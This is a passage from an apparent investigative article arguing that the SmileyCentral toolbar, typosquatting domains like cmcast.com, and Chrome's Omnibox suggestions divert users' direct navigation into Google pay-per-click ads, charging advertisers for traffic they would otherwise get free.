But suppose a user installs the “SmileyCentral” toolbar from IAC (the advertising powerhouse that also owns Ask.com, Match.com, and more). SmileyCentral modifies longstanding browser layout by pushing a user’s Address Bar to the right, and inserting at left a search box where users naturally expect the Address Bar to appear. Then, when a user goes to the top-left box and enters a domain name, seeking a direct navigation to the specified site, SmileyCentral runs a search instead. See the second inset image at right — the result of typing www.verizon.com, then pressing Enter, into the top-left box. Notice that the user receives a list of search ads for Verizon, even though the user asked for Verizon by its correct web address.

IAC/SmileyCentral’s search results increase advertisers’ costs. Consider user behavior upon reaching the listings shown at right. In all likelihood, a user facing these listings will click one of the top links — perhaps the first listed (to verizonwireless.com) or the second (which specifically indicates it is the “Verizon Official Site”). But these are sponsored links. Every time a user clicks one of these links, Verizon pays a fee to Google, which in turn pays IAC/SmileyCentral. (To confirm Google’s role, see the packet log.)

As in the WhenU example above, this placement is a bad deal for advertisers. Had it not been for IAC/SmileyCentral’s tricky toolbar, these users would have directly reached the sites they requested. Instead, IAC/SmileyCentral grabs the users and sends them to lists of ads — saddling advertisers with unnecessary advertising expense.

Here too, advertisers are likely to be tricked if they attempt to assess the value of this traffic based on its conversion rate. The conversion rate may well be high — for these users asked for advertisers by name, suggesting that the users are nearly ready to make purchases. But the traffic is still a bad deal for advertisers: By all rights, this is still traffic advertisers should have gotten for free.

This placement is all the worse for advertisers because IAC makes ad clicks excessively easy. Even a click 230 pixels to the right of a Verizon Wireless ad would be treated as a paid click “on” that ad. See video at 0:23, and accompanying screenshot, showing that the hyperlink area extends far beyond the text of the ad.

IAC may claim that users understand that, with MyWebSearch installed, the top-left box no longer allows direct navigations by domain name or URL. But IAC often sneaks its toolbars onto users’ computers in ways that don’t obtain meaningful consent: I previously demonstrated nonconsensual installations through security exploits and undisclosed bundles. IAC’s installations often target kids (as I have repeatedly documented). And even a direct installation from Smileycentral.com places a picture of the post-installation browser layout in a bottom-of-page image, below the fold on 800×600 screens and easily overlooked on larger screens. IAC’s use of the generic “My Web Search” label (just as in “My Documents”, “My Computer”, etc.) further compounds users’ sense that this box is part of Internet Explorer. Combining IAC’s user focus with its choice of labeling and positioning, IAC creates conditions in which users are bound to be confused.

Typosquatting: Cmcast.com, MediaLogik, and Thousands More Intercept Users’ Misspellings to Show Google Ads

Requesting Cmcast.com (s.i.c.) yields a page of Google ads.
Requesting cmcast.com (s.i.c.) yields a page of Google ads.

If no typosquatter had registered Cmcast.com, a user would have reached this page and reached Comcast without charge. If no typosquatter had registered cmcast.com, a user would have reached this page and found Comcast without charge.


PPC advertisers (e.g. Comcast)
money viewers
   Google   
money viewers
Typosquatters & brokers (e.g. MediaLogik)

The money trail – how funds flow from advertisers
to Google to typosquatters.

By paying partners to register typosquatting sites and to send the resulting clicks to Google’s ad platform, Google charges advertisers for traffic they would otherwise have received for free. Google charges advertisers as if these were genuine leads. Yet had typosquatters not registered these domains, ordinary web browsers would have assisted users in reaching advertisers’ sites without charge.

A staggering number of typosquatting web sites target users who misspell the domain names of famous web sites. For example, in my INTA presentation this spring, I showed 200+ typosquatting sites all targeting variations of “cartoonnetwork.com.” I’ll have further thoughts on typosquatting in a future article. But for present purposes, two facts are most important: Typosquatting sites are overwhelmingly funded through pay-per-click ads, and these days Google is the advertising provider of choice for most typosquatters. (My preliminary analysis indicates that Google funds more than 75% of those typosquatting sites that show Google ads.)

Consider a user who misspells comcast.com, instead typing cmcast.com (s.i.c.). Such a user will receive the first screen shown at right, presenting a series of pay-per-click links for Comcast. In all likelihood, such a user will then click a paid link to Comcast — meaning Comcast has to pay Google an advertising fee. Google in turn pays the typosquatter which had the foresight to register a domain. See the packet log.

(In some instances, traffic flows from a typosquatter to one or more brokers or intermediaries, then to Google and finally to the advertiser. As to cmcast.com: The packet log confirms that Google pays MediaLogik of Hong Kong. I cannot readily determine whether MediaLogik registered this domain for its own account, or whether MediaLogik brokers ads for some other registrant. Based on the domain’s hosting in the Bahamas, its monetization through a Hong Kong service provider, and its display of Google PPC ads, it is highly unlikely that this domain was authorized by Comcast.)

Although these typosquatting sites ultimately direct users where the users were trying to go, typosquatters leave targeted advertisers importantly worse-off. Had it not been for the typosquatter, the user would have received a standard browser page identifying the typo and, in general, referring the user to the requested site without charge. See the second screenshot at right, showing a request for cmcast.com in a standard installation of Internet Explorer 6. So, even if no typosquatter had registered cmcast.com, the user would still reach Comcast with equal ease; the typosquatter does not actually make it easier for the user to reach Comcast. But notice that a standard IE6 error page shows few ads — here, just one small ad, at far right — whereas the MediaLogik page showed all ads, front and center. So passing the user’s misspelled request to a standard IE landing page, rather than to a typosquatter, would spare Comcast an expensive Google pay-per-click fee.

Notably, typosquatting exactly fits the traffic pattern detailed in preceding examples. First, Google and its partners identify users who are already trying to reach a given advertiser. Then Google and its partners intercede — here, by registering a typosquatting domain. The user thus stumbles into Google’s ad listings and clicks through to the advertiser’s site — letting Google charge the advertiser a fee, even though the user would have reached the advertiser even without Google’s assistance.

Google Chrome Suggestions Divert Users from Direct Navigation to Search

Typing 'expedia' yields a suggestion that users search Google (simply by pressing 'Enter') rather than visiting Expedia.com directly (third entry -- requiring a mouse-click or multiple keystrokes). Meanwhile, the second link ('expedia/') yields an error -- discouraging future exploration of green direct-navigation listings.
Typing “expedia” yields a suggestion that users search Google (just press “Enter”) rather than visit Expedia.com directly (third entry — requiring a mouse-click or multiple keystrokes). The second link (“expedia/”) yields an error — discouraging future exploration of green direct-navigation listings.

As users type web addresses into Google’s Chrome web browser, Chrome’s “Omnibox” address bar suggests that users run searches instead of direct navigation. See the screenshot at right, showing the Omnibox’s suggestion after I typed “Expedia” and before I typed the final “.com”.

If a user accepts Chrome’s suggestion — by clicking the “Search for …” drop-down, or by merely pressing Enter — the user is taken to a page of Google search results for the specified term. See screenshot and screen-capture video. As usual, Google’s most prominent search result is an advertisement. If the user clicks the ad, the advertiser pays a pay-per-click fee — even though the user was nearly at the advertiser’s site, for free, before Chrome interceded with its “Search for…” suggestion.

To complete a direct navigation to the Expedia site, without passing through Google search results, a user must ignore Google’s suggestion and continue typing (“.com”), click the “expedia.com” entry (third on Google’s autocomplete list), or use the keyboard (down-down-enter) to navigate manually. In principle these steps are straightforward — just a few extra seconds. But by pushing default behavior from direct navigation to search, Google makes searches that much more frequent — yielding that many more ad-clicks, that much more revenue to Google, and that much more expense for advertisers.

Chrome further encourages searching by mixing useful autocomplete direct navigation listings (e.g. “www.expedia.com/”) with nonfunctional listings. Notice that the second entry on Chrome’s autocomplete drop-down is “expedia/” (s.i.c.) — not a valid domain name. If a user clicks that entry, the user suffers a delay followed by a DNS error — hardly a good user experience. (video) By placing this nonfunctional result prominently in the autocomplete drop-down, above the one working direct link to Expedia, and in the same distinctive green font as the working direct link, Chrome discourages users from exploring direct links. After all, if the prominently-listed “expedia/” link did not work, users are less likely to try the similar-looking link Google ranked lower.

Although competing browsers also perform searches if users enter malformed text into the Address Bar, competing browsers are less pushy in suggesting and encouraging searches in lieu of direct navigation. Chrome thus extends browser norms through its increasingly forceful suggestion of search, not direct navigation, as the default way to reach a site.

Beyond its effects on advertisers’ costs, Chrome’s Omnibox raises other serious concerns too. For example, Chrome transmits users’ every navigation keystroke to Google — including what users search for, what addresses users request by name, and what addresses users begin to request but ultimately decline to visit. CNET reports EFF and EPIC staff concerned about Omnibox’s privacy implications, and I share their discomfort.

Fair Play and a Way Forward

Notice similarities across all four examples:

  • In all four examples, Google and its partners intercede to divert traffic that, but for their intervention, would reach advertisers’ sites directly — without advertisers incurring any advertising expense.
  • In all four examples, Google and its partners ultimately pass the traffic back to the advertisers users were trying to reach — but only after collecting pay-per-click advertising fees.
  • In all four examples, if an advertiser attempts to measure its conversion rate, it will conclude that it receives traffic at attractive prices — at effective cost-per-acquisition consistent with its objectives. Standard conversion rate measurements will overlook the fact that, were it not for the intervention of Google and its partners, the advertiser would have received this traffic for free.

Not all advertisers measure conversion rates. For one, some advertisers may take Google at its word, rather than attempting detailed and rigorous monitoring of Google’s effectiveness. Furthermore, for some advertisers, conversion rates are unmeasurable. (Advertisers may have offline sales process, rather than online sales. Certain advertisers may seek brand awareness rather than immediate purchases.) But for advertisers that measure conversion rates and adjust bids accordingly, inflated conversion rates are of grave concern. In particular, inflated conversion rates yield records that seem to indicate that campaigns are working well and delivering fair value, when the truth might be exactly the opposite.

Aggrieved advertisers could sue Google over these placements. But Google imposes terms and conditions that discourage advertisers from pursuing such claims. Google’s Advertising Program Terms purport to “disclaim[] all warranties … [and] guarantees regarding positioning, levels, quality, or timing of costs per click, … clicks, conversions, or any other results” (internal numbering omitted). Google further claims that “Any refunds for suspected invalid impressions or clicks are within Google’s sole discretion.” Google also insists that advertisers’ sole remedy is advertising credits (never refunds), and Google says advertisers must complain within 60 days of a disputed charge (even if advertisers did not know about the improper charges because the charges were concealed through, e.g., inflated conversion rates). I doubt whether all these harsh provisions are enforceable. But if these provisions are enforceable, they would tightly limit advertisers’ ability to obtain redress from Google. Even if these provisions are unenforceable, their mere presence serves to discourage advertisers from filing complaints, whether informal (through Google’s customer service staff) or in court.

In a recent presentation defending its competitive posture and overall approach, Google claimed “advertisers pay what a click is worth to them” (slides 17-21). But does Google have the right to charge such a fee for all traffic, even the traffic advertisers receive without any Google assistance whatsoever? Few advertisers would tolerate such charges, if presented explicitly. Nor does Google ever seek permission to charge advertisers for their existing traffic. Yet in the future Google seems to envision, all manner of ruses intercede to claim Google delivered a customer, when in fact the customer reached the advertiser’s site without bona fide assistance from Google.

More generally, when Google and its partners overstate the effectiveness of the ads they deliver, advertisers cannot make well-informed decisions about which ads to buy or how much to be willing to pay. Danny Sullivan calls AdWords pricing a “black box,” and I certainly share that sentiment. But here, Google’s actions are even worse than opacity: By claiming to have delivered traffic advertisers would have received anyway, Google tricks advertisers into paying for that traffic — and even tricks advertisers into concluding, mistakenly, that the traffic is a good deal.

It’s also hard to reconcile Google’s WhenU and IAC/SmileyCentral placements with Google’s “Software Principles” requirements. With bundled installations disclosing WhenU’s presence only midway through installation, WhenU is anything but “upfront” (contrary to Google’s “upfront disclosure” section heading). Showing the generic “My Web Search” toolbar label after users requested the distinctively-named SmileyCentral, Ask’s offering similarly flunks Google’s call for “clear behavior.” I could continue. But even if these programs satisfied Google’s criteria, they still fall short of advertisers’ reasonable expectations — for they still intercede to claim traffic advertisers they did nothing to deliver.

Looking forward, I see two key principles. First, ad platforms must deliver genuine, incremental traffic — not just intercept and repackage traffic advertisers were already going to receive for free. Second, ad platforms need to stand behind their products — abandoning one-sided attempts to disclaim responsibility, and instead offering meaningful commitments to provide what they promise. In both these respects, Google currently falls short.